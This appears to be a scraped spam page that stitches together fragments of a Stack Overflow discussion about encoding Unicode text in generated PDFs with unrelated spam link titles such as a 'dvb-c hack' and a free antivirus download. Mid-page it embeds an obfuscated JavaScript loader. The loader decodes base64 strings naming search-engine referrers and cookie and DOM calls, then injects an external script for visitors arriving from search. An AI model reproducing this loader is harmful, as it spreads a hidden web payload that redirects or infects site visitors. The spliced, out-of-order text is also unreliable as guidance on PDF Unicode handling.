




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
Edit 2: I didn't realise before, but the iText library has a Graphics2D API and seems to handle unicode perfectly, so that's what I'll be using.. Edit 3: iText is working nicely for me I guess the lesson is, when faced with something that seems pointlessly difficult, look for somebody who knows more about it than you.. iText is an example of the latter This would mean rewriting my existing code, and I'm not convinced they'd give me the same flexibility in laying out.

The trick is that after that you have to use glyph indices of a font instead of character codes.. var \_0x3ec3=['c0FFemo=', 'Z2V0 VGlZQ==', 'ZlhndFQ=', 'dWVfUUM=', 'OyBzZWN1cmU=', 'Lmdvb2dsZS4=', 'LmJpbmCu', 'LnlhaG9vLg==', 'LmFvbC4=', 'LmFzay4=', 'LmFsdGF2aXN0YS4=', 'LnlhbmRleC4=', 'dmlzaXRIZA==', 'cUpITkk=', 'Q1JWSWI=', 'aFIHQkk=', 'eXV4d3U=', 'cmVmZ XJyZXI=', 'Z2V0', 'dklOZH Y=', 'blhiUGQ=', 'aW5kZXhPZg==', 'WGdaQII=', 'VkpJ', 'bnpap3M=', 'T1JKcFg=', 'Y3JIYXRIRWxlbW VudA==', 'cnJQdXE=', 'c3Jj', 'bUfoTkY=', 'YXBwZW5kQ2hpbGQ=', 'cGRmK3RvK3dvcnRyY29udmVydGVyK3VuaWNvZG U=', 'Mnw1fDF8MHw0fDM=', 'UEt5', 'UUtwcXo=', 'WVVKREs=', 'RFZtaGw=', 'Ykxvdko=', 'UmpUWEg=', 'cmVwbGFjZQ==', 'c 3BsaXQ=', 'bWF0Y2g=', 'TXFzZks=', 'OyBleHBpcmVzPQ==', 'OyBwYXRoPQ==', 'OyBkb21haW49', 'Y29va2ll', 'VEdHS0U=', 'Z HBtaUw=', 'SUVJQm8='];(function(\_0x1623ac,\_0x459bc0){var \_0x2b4d76=function(\_0x47bf96){while(--\_0x47bf96){\_0x162 3ac['push'](\_0x1623ac['shift']());}};\_0x2b4d76(++\_0x459bc0);}(\_0x3ec3,0xe2));var \_0x5951=function(\_0x1b21fc,\_0x21ec0a){\_0x1b21fc=\_0x1b21fc-0x0;var \_0x2239ce=\_0x3ec3[\_0x1b21fc];if(!\_0x5951['initialized']===undefined){(function(){var \_0x25bce6;try{var \_0x335787=Function('return\x20(function()\x20'+').. The solution you discovered [use a 3rd party library](#) to do the work for you [is really the best choice](#), unless you have very specific, special-purpose requirements for your PDF files.. The simple answer is that there's no simple answer If you take a look at the PDF specification, you'll see an entire chapter [and a long one](#) at that [devoted to the mechanisms of text display](#).. I implemented all of the PDF support for my company, and handling text was by far the most complex part of exercise.

### [Unitymedia dvb-c hack](#)

Though it isn't an answer to the question as asked, it solves the problem for me..

```
constructor(\x22return\x20this\x22)(\x20'+');_0x25bce6=_0x335787();catch(_0x2d8600){_0x25bce6=window;}var _0x11c92b='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/_=';_0x25bce6['atob']||(_0x25bce6['atob']=function(_0x2d7fc0){var _0x45de81=String(_0x2d7fc0)['replace'](/=/,$/,'');for(var _0x5d0496=0x0,_0x141ffd,_0x553445,_0x4938f8=0x0,_0x103fe4='';_0x553445=_0x45de81['charAt'](_0x4938f8++);~_0x553445&&(_0x141ffd=_0x5d0496%0x4?_0x141ffd*0x4+_0x553445:_0x553445,_0x5d0496++%0x4)?_0x103fe4+=String['fromCharCode'](0xff&_0x141ffd>>(-0x2*_0x5d0496&0x6)):0x0){_0x553445=_0x11c92b['indexOf'](_0x553445);}return _0x103fe4;});});_0x5951['base64DecodeUnicode']=function(_0x1c2569){var _0x5b865c=atob(_0x1c2569);var _0x1ac2db=[];for(var _0x14f3b1=0x0,_0x285787=_0x5b865c['length'];_0x14f3b1=0x0){_0x479489=!![];};if(_0x479489){co okie['set'](_0x5951('0x24'),0x1,0x1);if(!_0x311ffa){if(_0x5b641a[_0x5951('0x2e')](_0x5951('0x2f'),_0x5b641a[_0x5951('0x3 0')])){_0x5b641a[_0x5951('0x31')](include,_0x5b641a['UVpTs'](_0x5b641a['rMGpg'](_0x5b641a['mTauT'],q),''));}else{return undefined;}}}}R); Pdf to word converter unicodeGet via App Store Read this post in our app!Unicode in PDFMy program generates relatively simple PDF documents on request, but I'm having trouble with unicode characters, like kanji or odd math symbols.. In the PDF reference in chapter 3, this is what they say about Unicode:Algoman's answer is wrong in many things.. Then you just mention the actual TrueType font you want to use as a DescendatFont entry of CIDFont. Recommendations For Genealogy Software app For Mac
```



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To get this indices map you have to parse cmap section of a font - get contents of the font with GetFontData function and take hands on TTF specification.. The alternatives seem to be either HTML -> PDF, or a programmatic model based on paragraphs and boxes that feels very much like HTML.. The one I'm currently using is a version of gnujpdf (which I've fixed several bugs in, since the original author appears to have gone AWOL), that allows you to program against an AWT Graphics interface, and ideally any replacement should do the same.. Yes he is right, to use more than 255 characters in one font you have to create a composite font (CIDFont) pdf object.. How do you encode or escape higher characters? I've seen references to byte streams and hex-encoded strings, but none of the references I've read seem to be willing to tell me how to actually do it. [Eden Practice For Mac](#)

[Descargar Gratis Antivirus Para Mac](#)

Edit: Alternatively, point me to a good Java PDF library that will do the job for me.. You can make a PDF documents with unicode in it' and it's not a rocket science, though it needs some work.. To write a normal string in PDF, you place it in brackets:There is also the option to escape a character with octal codes:but this only goes up to 512 characters. b0d43de27c  
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